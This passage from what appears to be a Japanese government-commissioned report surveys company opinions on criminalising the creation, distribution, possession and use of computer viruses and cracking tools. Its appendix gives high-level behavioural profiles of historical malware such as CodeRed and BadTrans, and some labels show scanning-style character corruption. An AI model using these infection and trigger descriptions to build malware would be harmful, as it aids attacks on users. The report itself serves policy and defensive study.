準のものとする必要がある。(サービス提供企業【ホーディングシステム】)

インターネットの世界を国内だけで規制しても実効性がなく現実的ではない。海外との連携が必要である。国は海外との連携をしっかりと行って欲しい。(サービス提供企業【ホーディングシステム】)

米国等でどこまで規制を行っていくのか注視すべきである。(情報セキュリティサービス企業【サイバースキュリティベンダー】)

海外諸国と足並みを揃えなければ、規制に穴ができてしまい意味がない。(情報セキュリティサービス企業【サイバースキュリティベンダー】)

(2) 必要性を認めない意見

法規制の必要性を認めない理由としては、情報セキュリティへの社会的な意識が高まっていない状況での法規制は時期尚早であり、現在はセキュリティ対策に取り組むことが最も重要な時期でありこの段階での法規制は良い影響を与えないといった意見がある。

- 必要性を認めない意見(時期尚早) -

法規制は常識としてユーザーに広く認識されてからの方が良いと思う。外出時に施錠することは常識なのに、自己防衛のためのサイバーセキュリティ対策は常識として認識されていない。ガイドラインなどでセキュリティ対策の必要最低限の基準を示して、対策の必要性を周知徹底することが先決である。(サービス提供企業【プロバイダ】)

インターネットは発展途上にあり、強固に規制をかけることは好ましくない。公的機関が推奨するセキュリティ対策を明示し、ある程度普及した後に規制をかけるという段階を踏んでも良いと思う。(情報セキュリティサービス企業【サイバースキュリティベンダー】)

法規制による抑止力を産むためには、ある程度検挙されなくてはならない。そのためには、明確な定義が必要となるが、定義はできないのではないかと。(情報セキュリティサービス企業【サイバースキュリティベンダー】)

また、ユーザー企業の意識を高めるためには、法規制を行うよりも、多額の損害賠償請求を受けたといった具体的な事例があった方が良いという意見もある。また、不正プログラムを定義することが困難であることから法律にすることは難しいのではないかと意見もある。

- 必要性を認めない意見（現行法、現行法の見直しで十分） -

インターネットは自由な世界なので新法による規制は好ましくない。しかし、悪意のあるプログラムはなくして欲しいので、現行法の業務妨害等を見直しで対応していくのが望ましい。（サービス提供企業【ファイアウォール】）

新しく法律を作るというよりも現行法を見直し、被害が出た際に確実に犯人を検挙の方がよい。インターネット上の犯罪は犯人を特定しづらく、現状では検挙率が低い。今後、検挙率が上がれば被害が減るのではないか。（サービス提供企業【携帯電話】）

不正プログラムの規制は難しい。新法で取り締まるのか、現行法（刑法）で取り締まるのかは議論が必要である。業務妨害や器物損壊といった既存の法律の中で取り締まる方が望ましいと考える。（ユーザー企業）

不正プログラムの法制度は、現行法のままで良いと思う。バーチャル社会というが、実社会と同じように捉えることができる。（サービス提供企業【プロバイダ】）

既存の法律でも何とか取り締まることができるのではないか。（情報セキュリティサービス企業【サイバ-セキュリティベンダー-】）

コンピュータウイルスの製造等に悪意があるかどうかの判断は、状況によって多様なパターンがあり、ボーダーラインを引くことが難しい。罰則をかけるのは現行法と同様、被害が生じたところではないか。被害はサービスの質によっても異なり、道具のレベルで一律に判断することはできない。ただし、現行法の罰則は軽すぎる。そのため遊び半分で行う者が多い。罰則の強化が必要である。（サービス提供企業【携帯電話】）

- 必要性を認めない意見（その他） -

国は大枠となるセキュリティの指針などを定め、運用の詳細は民間に任せるといった規制の方法がよい。初めから厳しい規制をすると現状の民間の活動を阻害する。国がセキュリティ基準やガイドラインを設け、インターネットを利用する企業、ユーザーにセキュリティ義務を課すことが考えられる。（ユーザー企業）

法律よりも具体的な判例があると良い。社会的に何がいけないことなのかが知られることになり啓蒙にもなる。（情報セキュリティサービス企業【サイバ-セキュリティベンダー-】）

2. 規制の対象・定義

(1) 対象

明らかに不正な目的に作られている、利用されているコンピュータウイルス等を規制対象に含めることに対しては、多くの企業が賛成している。一方、クラッキングツールについては、正しく利用すれば管理ツールとして有用に利用できるといった二面性を持っていることから、そもそも規制の対象に入れるかどうかについて考え方が分かれている。管理ツールとしての利用も不正な目的に使用されることがあるため、幅広く規制すべきという考え方もある。

- 規制の対象 -

クラッキングツール自体ではなく行為により規制すべき

一般的にプログラムは正しい目的で使うもので本来は悪くない。規制の範囲は明らかに不正なコンピュータウイルス、ワーム等に限定する方が良い。クラッキングツールは、使い方によるので行為によって罰するのが良い。(ユーザー企業)

コンピュータウイルス、ワーム、トロージャン、ボンバー及びクラッキングツールといった全ての不正プログラムについて規制すべきである。ただし、クラッキングツールは、業務上テスト等のために利用することがある。使用目的が正しければ取り締まらなくて欲しい。(情報セキュリティサービス企業【サイバーセキュリティベンダー】)

クラッキングツールは使用条件を明示した規制が必要

銃と同様、コンピュータウイルスやワームを正当に使う用途は限られるので、保有を含めて厳しく規制して欲しい。クラッキングツールは、管理者による使用といった正当利用の範囲が広いので、使用条件を明示した規制が必要だろう。例えば、使用する時には外部のネットワークから分類しなくてはならない等の条件が考えられる。(サービス提供企業【オペレーティングシステム】)

クラッキングツールの規制は困難

クラッキングツールの規制は定義が行えないため不可能ではないか。(サービス提供企業【ファイアウォール】)

クラッキングツールも含めた規制が必要

不正プログラムに関しては全て規制を行うべきである。(ユーザー企業)

検査ツールの不正目的使用もあり得るため、クラッキングツールも規制対象に含めるべきである。(ユーザー企業)

(2) 定義

不正プログラムを定義しても定義から外れたものが登場する可能性が高いため、不正プログラムによって引き起こされる行為で規定した方が良いという意見が多かった。定義として、「外部への流出を意図していない情報を流すプログラム」、「利用者の意図しない動作をするプログラム」といった意見もあったが、cookie や ActiveX 等の取扱いなど課題もある。規制する場合には、何が悪いのかを明確にする必要があるという指摘があった。

また、不正プログラムの取扱い企業を登録制にし、登録企業の製品は不正プログラムとしないという制度を提案する企業があった。

- 規制の定義 -

不正プログラムの定義は困難であり、行為の結果での規定が望ましい

不正プログラムを定義しても将来、定義から外れたものが出てくる。不正プログラムそのもので規制するよりも行為で縛るべきである。行為の結果で取り締まる場合、どのような影響が出れば取締りを行うのか範囲を明確にする必要がある。(サービス提供企業【プロバイダ】)

法律で不正プログラムを定義しても、必ず定義から外れたものが作られる。インターネットの進化が早いので、新しい不正プログラムが次から次に出てきている。この進化が止まれば、不正プログラムの定義が可能になるかもしれない。(情報セキュリティサービス企業【サイバ`セキュリティ`ンダ`-】)

定義の提案

外部に情報を出すプログラムを規制することが考えられる。ただし、これも cookie などが含まれ定義が難しい。「外部への流出を意図していない情報を流すプログラム」といった定義でも可能かもしれない。(サービス提供企業【ファイウォ`ル】)

利用者の意図しない動作をするプログラムという定義でも、Windows の ActiveX などは意図しない動作を行っているともいえ難しい。規制したとしても取締りが難しい。(情報セキュリティサービス企業【サイバ`セキュリティ`ンダ`-】)

定義にあたっての留意点

不正プログラムのどの部分が悪いのかを明確にする必要がある。破壊活動なのか、自己増殖性なのか。他の無害なプログラムとの差別化を行う必要がある。(情報セキュリティサービス企業【サイバ`セキュリティ`ンダ`-】)

メーカーの登録制

不正プログラムを取り扱う企業等を登録制にすることは考えられる。登録企業の製品であれば不正プログラムとせず、登録外のメーカーの製品を不正プログラ

ムとする制度である。(情報セキュリティサービス企業【サイバ`セキュリティベンダ`】)

3. 規制の対象とする行為

不正プログラムは、製造・流通・保有・入手・使用という5段階の行為で他への被害が発生する。ここでは、被害の発生から発生に至るまでの過程を溯ってこの5段階の行為に関するヒアリング結果を紹介する。

(1) 使用段階での規制

不正プログラムの悪意をもった使用に対して規制をかけることは、多くの企業に支持されている。ただし、使用者の特定や故意性の証明の困難性といった点から実効性に関する疑問があった。

最も限定的な規制の考え方として、悪意の使用のみを規制すべきというものが多い。使用者がどのような目的や意思によって使うのかによって不正プログラムであるかどうかが決まり、道具の段階では判断できないという考え方に基づいている。

- 使用への規制に関する意見 -

利用者がどのような目的や意思によって使うのかによって不正プログラムであるかどうかが決まる。(ユーザー企業)

過失の場合は取り締まらなくても良い。意図的犯行のみを取り締まるべきである。(サービス提供企業【プロバイダ】)

複雑な法規制となっては実効性がない。故意であるかどうかは問わず、作成したウイルスを外部に流出させたり、他社を感染させることに対して規制を行うべきである。意図の有無で犯罪を定義しても意図性は証明できないので、実効性のある法規制にならない。(情報セキュリティサービス企業【サイバ`セキュリティベンダ`】)

不正プログラムの使用者を処罰する場合には、はじめに使った人を特定できなければならない。(ユーザー企業)

アンチウイルスベンダー等が開発用途でコンピュータウイルス等を利用することに関しては、登録制度や許可制度の導入を指摘する意見が多い。また、研究用途での流通・使用等に関してはクローズドな環境で行えば良いのではないかという指摘もある。一方で許可制度などについては、許可がきちんと行えるのかといった面から、実効性に疑問を指摘する企業も多い。

- 利用の登録制・許可制等の導入 -

危険物取扱い業者のような資格で許可したら良いのではないか。(ユーザー企業)

医薬品制度のように、取扱い業者や使用方法を限定した許可制度も一つの規制の仕方として考えられる。(サービス提供企業【オペレーティングシステム】)

通貨の製造、研究と同様に考えられる。国が認めた第三者機関や研究所が研究目的で不正プログラムの製造や流通を行うことまで禁止する必要はない。(ユーザー企業)

不正プログラムの取扱い業者を登録させる制度が実効的であるか疑問である。取扱い業者、人物を限定してもアンダーグラウンドの流通は止められない。(サービス提供企業【プロバイダ】)

取扱い業者を認定制とすることも考えられるが、誰が認定を行うのか、きちんと認定が行えるのか実効性に課題がある。(情報セキュリティサービス企業【サイバークロウドサービス】)

意図的ではなくとも感染によりコンピュータウイルス等による被害を拡大した企業については、ある程度ペナルティを課すこともやむを得ないのではないかという認識が、いくつかの企業でなされている。ただし、その場合、国や第三者機関がサイバーセキュリティ対策のガイドラインを策定し、この基準を満たしているかどうかによってペナルティを受けるかどうかを判断すべきであるという企業が多い。一方で、こうした企業の責任を問うことは行き過ぎであるという意見もある。セキュリティガイドラインについては、技術革新が速いことから実効性を疑問視する意見もある。

- 感染被害を広げた企業の責任 -

パッチをあてる等のセキュリティ対策をしないで、何度もインターネット上にウイルスを流した企業には、過失であってもインターネット接続を禁止する等の罰則、行政執行を行うことが考えられる。(ユーザー企業)

意図せずとも間接的にコンピュータウイルス等の感染拡大を支援してしまった場合、処罰ということにはならないかもしれないが、管理不行届で注意を受けることになる。(ユーザー企業)

国内では、メールの送信等で自分が意図せずにコンピュータウイルスの感染を手助けし加害者になったことへの責任は問えないのではないか。(サービス提供企業【ルータ・LAN】)

セキュリティ対策を企業の義務にして、企業の管理責任を明確化することはコンピュータウイルス規制の一つの選択肢になる。しかし、義務となるとネットワーク管理者をおけないような小さい企業にとって負担は大きい。全ての企業を対象とするのは難しい。(情報セキュリティサービス企業【サイバークロウドサービス】)

- 公的なセキュリティガイドラインの導入 -

公的なセキュリティガイドラインの導入

消火器の設置義務のように国や第三者機関が策定したセキュリティガイドラインがあっても良い。その基準を越えたところで被害が発生してしまったことは仕方がないとして良いのではないか。(サービス提供企業【オペレーティングシステム】)

インターネットを利用する企業に責任を持たせるという考え方がある。最低限行わなければならないセキュリティ対策を公的機関が示した上で、対策をとらない場合には事業を行えない制度である。意図的でなくても管理が十分でなく不正プログラムの拡大をまねいた場合、サービス提供者の管理不備を問う制度があってもよい。(情報セキュリティサービス企業【サイバークセリテイベンダー】)

公的なセキュリティ基準への実効性に疑問

不正プログラムは日々新しいものがでて、セキュリティ技術もそれに対応して革新されていく。そのため国や公的機関がユーザーが確保すべきセキュリティ基準を示したとしても実効性はあまりない。(情報セキュリティサービス企業【サイバークセリテイベンダー】)

(2) 流通段階での規制

流通段階での規制については、賛否両論であった。主な流通の手段として、ホームページを利用したものが想定され、その害悪の大きさから規制の対象とすべきと言う意見とホームページに掲載されているプログラムには、管理ツールとして正当な目的で利用できるものもあることから規制の対象とすべきでないという意見があった。

- 流通段階の規制 -

流通への規制に賛成

Web サイトに不正プログラムを掲載することは道端に毒を置くようなものであり、取締りの対象にすべきである。研究目的のためにクローズドな環境でコンピュータウイルスのやり取りを行うことは良いだろう。(サービス提供企業【オペレーティングシステム】)

Web サイトにコンピュータウイルスを載せる行為は幫助として規制すべきである。ただし、クラッキングツールの Web 掲載者の取締りは難しいだろう。クラッキングツールかどうかの証明が難しい。(サービス提供企業【プロバイダ】)

流通への規制に反対

不正プログラムの Web 掲載への規制は疑問である。規制により不正プログラムが地下に潜ると、一般の眼から隠されてしまう分、かえってリスクが高まる。(サービス提供企業【ファイアウォール】)

不正プログラムを掲載しているホームページのプログラム全てが悪質とはいえない。閲覧側のフィルタリングでこうしたホームページへのアクセスを制限するという考え方もある。(サービス提供企業【ファイアウォール】)

(3) 入手・保有段階での規制

入手・保有への規制は厳しすぎるという企業が多い。また、危険物等と同様、登録制の導入を指摘する企業もある。また、情報セキュリティサービス企業を中心に、入手・保有への規制がなされると業務上支障が生じるという懸念がある。

- 入手・保有段階での規制 -

保有に対して、許可制・資格制等の導入

コンピュータウイルスについても危険物取扱い業者のような資格で許可したら良いのではないか。(ユーザー企業)

コンピュータウイルスの保有は許可制にすべきである。(サービス提供企業【オペレーティングシステム】)

保有への規制に反対

不正プログラムの保有を確認する技術がないので、保有を規制することは難しい。技術がないのに規制を行うのはユーザーの不安をあおるだけである。(サービス提供企業【オペレーティングシステム】)

セキュリティベンダーとしては、不正プログラムを保持しなければならない研究がある。保持の規制を行ってもスクリプトキティ的なものだけが減って、自分で作ってしまう人は関係ない。作成、保持まで規制するのは行き過ぎであると考ええる。(情報セキュリティサービス企業【サイバ-セキュリティベンダ-】)

所有を規制すると感染した人をどうするのかという問題が生じる。(ユーザー企業)

所持を規制した場合、コンピュータウイルスが勝手に送られ、知らないうちに所持した場合はどうなるのかという問題がある。(情報セキュリティサービス企業【サイバ-セキュリティベンダ-】)

(4) 製造段階での規制

製造への規制は、考え方がわかれている。不正プログラムを減らすことを目的するならば、製造を規制すべきという意見がある。一方で、不正プログラムの作成は発想の自由である、規制はインターネットの発展を阻害するという考えもある。また、作成者の特定が難しいことから、実効性への疑問を多くの企業が指摘している。

流通への規制は、ユーザー企業、プロバイダ等サービス提供企業を中心に賛成意見が多い。一方、ファイアウォールメーカーを中心に、流通を規制すると、不正プログラムを水面下に潜らせ、かえって危険であるという意見もある。

クラッキングツールは管理ツールなど正当な目的に利用されることがあるため、規制する場合にも、クラッキングツール自体ではなく、これを使った行為で規制すべきという意見が多い。使用条件を明示して規制すべきという意見もある。また、クラッキングツールの二面性（有益なツール/不正アクセスツール）から、定義自体が行えず規制できないのではないかという意見もある。一方、検査ツールも不正目的に使用されることがあるため、幅広く規制すべきという考え方もある。

クラッキングツールに関しては、そもそも規制の対象に入れるかどうかについて判断が分かれている。また、規制する場合にも、どのような目的や意思によって使用しているかにより取り締まるかどうかを判断すべきという意見が多い。

- 製造段階での規制 -

製造への規制に賛成

コンピュータウイルスを減らすことを目的とした法規制であるのならば、コンピュータウイルスの製造を取り締まるべきである。ただし、コンピュータウイルスを作って研究に使う場合もあるので規制の仕方が難しい。また、製造の特定は難しい。（情報セキュリティサービス企業【サイバ`セキュリティバ`ンダ`-】）

スクリプト型のコンピュータウイルスは、簡単に亜種を作り出せるので製造についてもある程度、規制が必要である。（情報セキュリティサービス企業【サイバ`セキュリティバ`ンダ`-】）

偽造通貨の取締りと同様、偽造、行使を禁止するべきである。（ユーザー企業）

製造への規制に反対

不正プログラムの開発、製造を規制することはインターネット社会の発展を阻害する。（サービス提供企業【ホ`レ`ティ`ング`シ`ステム`】）

プログラムを製造して腕を試したいという心理が技術革新に結びつく場合もある。製造を規制すると技術革新が停滞してしまうのではないか。（サービス提供企業【携帯電話】）

コンピュータウイルスの製造は発想の自由と考えられるので規制すべきではない。実験用、研究用に作成することもあるのではないか。（ユーザー企業）

製造の規制は作者の特定が難しく実効性に疑問がある。（サービス提供企業【フ`ァ`イ`ワ`ォ`ール`】）

4．法規制に関する論点

(1) 法規制の必要性

不正プログラムについては、刑事法では、その保有、入手、流通及び製造に対する罰則はなく、使用についてもそれによって一定の結果が生じた場合について罰則があるのみであり、その罰則やその他の規制が不正プログラムの実態に対して有効に機能しているとは言えない状況である。また、民事上の不法行為を理由として損害賠償請求を行ったとしても、不法行為なのかどうか明瞭でない場合も多く、また、そもそも強制的な調査ができないという問題点がある。このように現時点では、不正プログラムに対し、適切な法規制がなされているとは言い難い状況である。しかし、不正プログラムによる被害の実態にかんがみると、今後、有効な規制が求められるであろう。また、上記のように、民事上の請求では強制力がないという限界があることから、罰則による規制についての検討も必要である。

なお、罰則を設けることについては、実効性のなさを理由とする消極的見解も存するが罰則を設けること自体にも一定の意義があるものと考えられる。

(2) 規制の対象・定義

ヒアリング調査の結果にも見られるとおり、被害実態等にかんがみれば、コンピュータウイルス等は、規制の対象とすべきと考えられる。クラッキングツールについては、ヒアリング調査においても管理ツールとして有用に利用できるといった二面性が指摘されているように、何らかの条件を付して、規制の対象とすべきと考えられる。また、何らかの対策の必要性が認識されている類似のプログラム等についても悪質性や被害実態を勘案しつつ規制を検討すべきと考えられる。

(3) 具体的な規制内容

具体的な規制内容については、時間的な制約もあり、コンピュータウイルス等のうち、広範な被害を引き起こす伝染機能を有するワームを中心に議論された。ここでは、議論された内容を紹介する。

ア 使用段階について

故意の使用

ヒアリング調査でも示されているように故意に不正プログラムを使用するなど悪質な場合には、なんらかの規制を検討すべきである。

注意義務

不正プログラムによる被害の多くは、例えば、Sadmind/IIS Worm の場合、ソフトウェアベンダー、サーバのアクセス管理者等について、また、メールを媒体としたワームの場合、誤ってメールに添付されたワームを開いてしまった者等について、それぞれ異なるレベルの過失があったことから発生しているものであり、故意にワームを伝搬させ、被害が生じるケースは、ごく一部である。過失により重大な被害が発生した場合であっても、関係者それぞれにある程度の過失が認められるのであるから、特定

の者に対してのみ罰則等の制裁を科すことについては、反対意見が多いとも思われる。しかし、ネットワークに関わる者は、常に自分自身のコンピュータにおけるワームの発病、第三者のコンピュータへのワームの伝染等の危険にさらされているわけであり、これらについて誰も全く責任を負わず、すべての者が被害者であるというのは、逆に乱暴な考えであるとも言える。そこで、ネットワークに関わる者にはワームを伝染させない、被害を拡大させないといった注意義務を課すことも一つの方策として考えられる。しかし、どのような注意義務を課すのか、その違反に対して制裁を科すのか、どのような制裁を科していくのかについては、引き続き、検討する必要がある。

その他

不正プログラムによる被害の一因としてクライアントコンピュータやサーバに導入されているソフトウェアのセキュリティ上の瑕疵が指摘されるケースがある。各種ソフトウェアを提供している企業に対してセキュリティ上の問題のない製品やセキュリティ上の問題を発見した場合にそれらに関する情報を提供する義務等を課すことに関して議論がなされ、法的義務を課すべきとの意見があった。一方で、そのような義務を課すことは中小企業やベンチャー企業にとって大きな負担になるのであり、市場競争や市場原理に任せるべきとの意見もあった。

イ 保有・入手・流通・製造段階の規制

保有・入手・流通・製造段階での規制については、ヒアリング調査においてもそうであるように賛否両論であり、次の提案がなされた。

- ・ まず使用のみを規制の対象とし、その効果を見て保有・入手・流通・製造について段階的に規制すべき。
- ・ 使用に対する幫助行為等として規制すべき。
- ・ 不正使用目的での保有・入手・流通・製造のみを規制の対象とすべき。

保有・入手・流通・製造を規制することに反対する理由としては、これら行為の中には情報セキュリティサービス企業を中心にサービスとして既に行われている行為もあることから、不正使用目的の定義を明確にし、またどのような場合に規制対象になるかを明示する必要があるがそれらは困難であることなどが挙げられる。

個別の具体的な問題として次の提案がなされた。

- ・ アクセス管理者の認識がない間に不正アクセス行為等により不正プログラムをサーバに蔵置されてしまった場合は、保有から除外すべきであるものの、当該管理者がその事実を知った後は、当該管理者は削除等の措置を講じることが期待されるのであり、規制の対象とすべきである。この場合、保有に該当するほか、他人が不正プログラムを入手可能な状態であり、かつ当該管理者がその状態を認識していれば、流通の幫助行為にも該当しうると考えられる。また、アクセス管理者には、自己のサーバに不正プログラムが蔵置されないように適切な管理を行う義務を課すべきである。

- ・ 不正プログラムの流通は、第三者のサーバに不正プログラムを蔵置し、当該サーバへのリンクを掲示板に掲載するという手口で敢行されるケースが見受けられる。このケースでは、第三者のサーバに不正プログラムを蔵置していても自己の支配下においていると評価できることから当該不正プログラムを保有しているとされるべきであり、リンクを掲載する行為は、不正プログラムを流通させる行為とされるべきである。この場合に当該サーバに蔵置された不正プログラムを検索可能な検索エンジンを運営する行為についても流通に該当し得るが、行為者の認識の内容により、流通に該当するか否かを判断することになる。
- ・ W32/Nimdaのような、ホームページを閲覧しただけで被害を被る不正プログラムについては、当該ホームページを蔵置しているサーバのアクセス管理者の認識のないままに不正プログラムが蔵置されてしまった場合は、流通に関する規制から除外すべきである。また、当該ホームページへのリンクを作成する行為は、不正プログラムの流通を幫助する行為に該当し得ると考えられる。
- ・ 被害を生じさせることを目的として、情を知らない他人に対してメール等により不正プログラムを送付する行為は、被害が生じなかったとしても悪質な行為と考えられる。これらは、不正プログラムの悪意のある流通、あるいは不正プログラムの故意の使用として規制されるべきである。
- ・ 最近、ハッキング手法、ワームのソースプログラム等が掲載されている雑誌を店頭で見かけることが珍しくなく、これらは、明らかに研究やコンピュータ・セキュリティの啓蒙を目的としているのではなく、むしろその不正な使用を助長することを目的としていることから、このような流通も規制すべきとの議論があった。これらに対する規制は、表現の自由に抵触するなどの異論があるものの、使用に対する幫助行為に該当する余地があるものと考えられる。

資 料 編

- 第 1 章 調査の概要
- 第 2 章 コンピュータウイルス、ワーム、トロージャン及びボンバーの種類・具体例
- 第 3 章 クラッキングツールの種類・具体例
- 第 4 章 何らかの対策の必要性が認識されている類似のプログラムの種類・具体例
- 第 5 章 諸外国の法制
- 第 6 章 サイバー犯罪に関する条約
- 第 7 章 関係URL

第1章 調査の概要

1. 調査の目的

不正プログラムの実態を把握するとともに、不正プログラム対策を検討する際の参考とするため、企業における不正プログラムの被害やその対策、不正プログラムを取扱う情報セキュリティサービス企業のサービス内容等を明らかにするために調査を実施した。

2. 調査対象

(1) 不正プログラム

企業の調査に当たっては、次のようなプログラムを対象とした。

「コンピュータに対して当該コンピュータの所有者の意図しない動作をさせるプログラム(ただし、当該所有者が以前から当該プログラムを所有している場合(いわゆる「バグ」)を除く。)」

「当該コンピュータの所有者の意図しない動作」として

コンピュータの動作に関するもの

コンピュータの動作の停止又は遅延、外部からの指令によりコンピュータを動作させることを可能とすること等

プログラム又はデータ(識別符号を含む。以下同じ)の内容に関するもの

プログラム又はデータの改ざん、破壊等

データの保護に関するもの

データの外部への送信、データ傍受等

アクセス制御機能に関するもの

不正アクセス行為等

他のコンピュータに影響を及ぼすもの

メールの送信、自己伝染、DDoS攻撃等

【具体例】コンピュータウイルス(「コンピュータウイルス対策基準(経済産業省告示)」の定義)

- ・ 第三者のプログラムやデータベースに対して意図的に何らかの被害を及ぼすように作られたプログラム(例: DAY10)

- ・ 自己伝染、潜伏又は発病のいずれかの機能の一つ以上有するもの。

(注)・自己伝染機能:自らの機能によって他のプログラムに自らをコピーし又はシステム機能を利用して自らを他のシステムにコピーすることにより、他のシステムに伝染する機能

- ・潜伏機能:発病するための特定時刻、一定時間、処理回数等の条件を記憶させて、発病するまで症状を出さない機能

- ・発病機能:プログラム、データ等のファイルの破壊を行ったり、設計者の意図しない動作をする等の機能

【具体例】ワーム

- ・ 第三者のプログラムやデータベースに対しては被害を及ぼさないプログラム(例: LOVE LETTER、Happy99、sadmind)

- ・ 自己伝染機能を有する。

【具体例】トロージャン

- ・ 第三者のプログラムやデータベースを破壊したり、それらを外部に送信したり、電気通信回線を通じた指令によりコンピュータを動作させるプログラム(例: BackOrifice)

- ・ 自己伝染機能は有しない。

【具体例】ボンバー

- ・ コンピュータの動作を停止させるプログラム（例：ブラウザクラッシャー）
- ・ 自己伝染機能は有しない。

【具体例】クラッキングツール

- ・ 不正アクセス行為やデータ傍受を行うプログラム（例：John the Ripper）
- ・ 自己伝染機能は有しない。

不正プログラムの具体例として統一的な分類があるわけではない。また、一つのプログラムが複数の分類に当てはまることもある。

(2) 調査先企業の選定基準

不正プログラムにより過去に被害に遭った経験を有する企業や不正プログラムへの対策を実施している企業を調査対象とする。

ア ユーザー企業

インターネットへの接続環境を持っている企業は、不正プログラムによりなんらかの被害に遭う可能性がある。しかし、すべての企業が不正プログラム対策に配慮しているとは考えにくく、先進的な不正プログラム対策を実施していると思われる企業、すなわちインターネットを活用したビジネスを展開している企業や過去に被害に遭った経験のある企業を調査対象とする。

イ サービス提供企業

不正プログラム等が伝搬される際の媒体としてインターネット等コンピュータネットワークがあり、不正プログラムによる影響は、コンピュータネットワークを構成する、又はそれに接続されるシステム全般に及ぶものである。そこでサーバ、ルータ、ファイアウォール、オペレーティングシステム等を開発・販売する各メーカー及びプロバイダを調査対象とする。

ウ 情報セキュリティサービス企業

ユーザー企業が講じているさまざまな不正プログラム対策のうち、最も一般的な対策としてアンチウイルスベンダーが開発・販売するソフトウェアの利用やサイバーセキュリティベンダーによるセキュリティ監査、セキュリティ監視等のサービスの利用が挙げられる。アンチウイルスベンダー、サイバーセキュリティベンダー等情報セキュリティサービス企業は、不正プログラムと同様の動作を一部で行うプログラムを取り扱い、ユーザー企業に対してサービスを提供したり、サービスの向上を図ったりしている。

そこで、不正プログラム等を取り扱う企業である情報セキュリティサービス企業を調査対象とする。

(3) 調査先企業（計 29 社）

- ユーザー企業（計 7 社） -
- サービス提供企業（計 14 社） -
 - オペレーティングシステム（3 社） 携帯電話（2 社） ルータ・LAN（3 社）
 - ファイアウォール（3 社） プロバイダ（3 社）
- 情報セキュリティサービス企業（計 8 社） -
 - アンチウイルスベンダー（5 社） サイバーセキュリティベンダー（3 社）

3. 調査内容

(1) 調査方法

ヒアリング調査による。

(2) 調査内容

不正プログラム等に関する実態

ア ユーザー企業及びサービス提供企業からの聴取事項

- ・ 不正プログラム及び何らかの対策の必要性を感じている類似のプログラムの種類
- ・ 不正プログラム等による被害の状況
- ・ 不正プログラム等による被害の進入経路
- ・ 不正プログラム等に関して提供を受けているサービス
- ・ 不正プログラム等の取締り・規制に関する要望・意見

イ サイバーセキュリティ企業からの聴取事項

- ・ 不正プログラム及び何らかの対策の必要性を感じている類似のプログラムの種類・不正プログラムの製造、流通、入手、使用等の具体的事例
- ・ 不正プログラム等に関して提供しているサービス
- ・ サイバーセキュリティサービスのために利用されているプログラムの種類
- ・ サイバーセキュリティサービスのために利用されているプログラムの製造、流通、入手、使用等の具体的事例
- ・ 不正プログラム等の取締り・規制に関する要望・意見

第2章 コンピュータウイルス、ワーム、トロージャン及びボンバーの種類・具体例

1. コンピュータウイルス

(1) XM_LAROUX.A

破壊活動	なし	ウイルス作成日	平成8年
プラットフォーム	EXCEL95		
特徴	<p>感染ファイルをオープンすると EXCEL のスタートアップフォルダ (通常は XLSTART) 内にウイルスマクロを含んだ "Personal.xls" というファイル名のファイルを作成する。EXCEL のスタートアップフォルダ内のファイルは EXCEL 起動時にテンプレートとして読みこまれるため、"Personal.XLS"内のマクロが EXCEL 起動時に自動的に動作するようになる。感染後には文書のオープン時に感染を広める。</p>		

資料：トレンドマイクロ株式会社提供

(2) LITTLE RED

ウイルス作成日	平成6年7月		
プラットフォーム	COM;.EXE	ウイルスサイズ	1480bytes
特徴	<p>感染方法：</p> <ul style="list-style-type: none"> - 感染ファイルを実行するとコンベンショナルメモリの最上位に不正常駐する。 - この時、COMMAND.COM が感染する。 - 常駐後に実行されたファイルやDIRを行ったカレントディレクトリのファイルの最後にウイルスコードを付加して感染する。タイムスタンプは更新されない。 <p>発病：</p> <ul style="list-style-type: none"> - 感染ファイルを1994年以降の9月9日または12月26日に実行すると、メモリ常駐してから約1時間経過すると、スピーカーから音楽を演奏する。これはリセットを掛けるまで、演奏し続ける。 		

資料：トレンドマイクロ株式会社提供

2. ワーム

(1) WORM_FBOUND.C

発病条件	ファイル実行時	破壊活動	なし
ウイルス作成日	不明	言語	英語
プラットフォーム	Windows	ウイルスサイズ	12288bytes
特徴	<p>これはワームに分類されるトロイの木馬型不正プログラムである。自身のコピーを電子メールに添付して任意の宛先に送信し、ネットワーク上で自己増殖するワーム活動を行う。</p> <p>ワームの送信するメールは以下の内容である。メールの件名は、宛先に設定されたメールアドレスにより異なる。</p> <p>件名：<特定の日本語文字列>または Important 本文：なし 添付ファイル：PATCH.EXE</p>		

資料：トレンドマイクロ株式会社提供

(2) CODERED.A

発病条件	20日～28日、英語環境	破壊活動	DoS攻撃、Web改ざん
ウイルス作成日	不明	言語	英語
プラットフォーム	Windows NT/2000	ウイルスサイズ	4039bytes
特徴	<p>これはワームに分類されるトロイの木馬型不正プログラムである。Windowsの標準Webサーバー機能であるIISの「remote buffer overflow vulnerability」と呼ばれるセキュリティホールを利用しメモリ上のみで活動を開始できる画期的なワーム活動を実現している。またDoS攻撃を行う場合もある。</p>		

資料：トレンドマイクロ株式会社提供

(3) WORM_BADTRANS.B

発病条件	ファイル実行時	破壊活動	ファイルの作成
ウイルス作成日	平成 13 年 11 月 24 日	言語	英語
プラットフォーム	Windows	ウイルスサイズ	29020bytes
特徴	<p>これは、ワームに分類される「トロイの木馬型」不正プログラムで、WORM_BADTRANS.A の亜種になる。自身のコピーをメールに添付して送信し、ネットワーク上で自己増殖するワーム活動を行う。また、侵入したマシン上でのキー入力を記録するハッキングツールの活動も行う。</p> <p>このワームは流行した「ニムダ」ウイルス同様、Internet Explorer のセキュリティホールを利用しメールをプレビューしただけで活動を開始する「ダイレクトアクション活動」を実現している。メールの添付ファイルが実行されなくともメールがプレビューされたりオープンされるだけでメールの添付ファイルが実行されワームが活動を開始する。メールに添付されるファイル名称はランダムに選択されたもので不定であるが、必ず拡張子が二重にあるファイルとなる。</p>		

資料：トレンドマイクロ株式会社提供

3 . トロージャン

(1) TROJ_QAZ.A

発病条件	ファイル実行時	破壊活動	システム改変、ファイルの作成
ウイルス作成日	平成 12 年 7 月	言語	英語
プラットフォーム	Windows	ウイルスサイズ	12032bytes
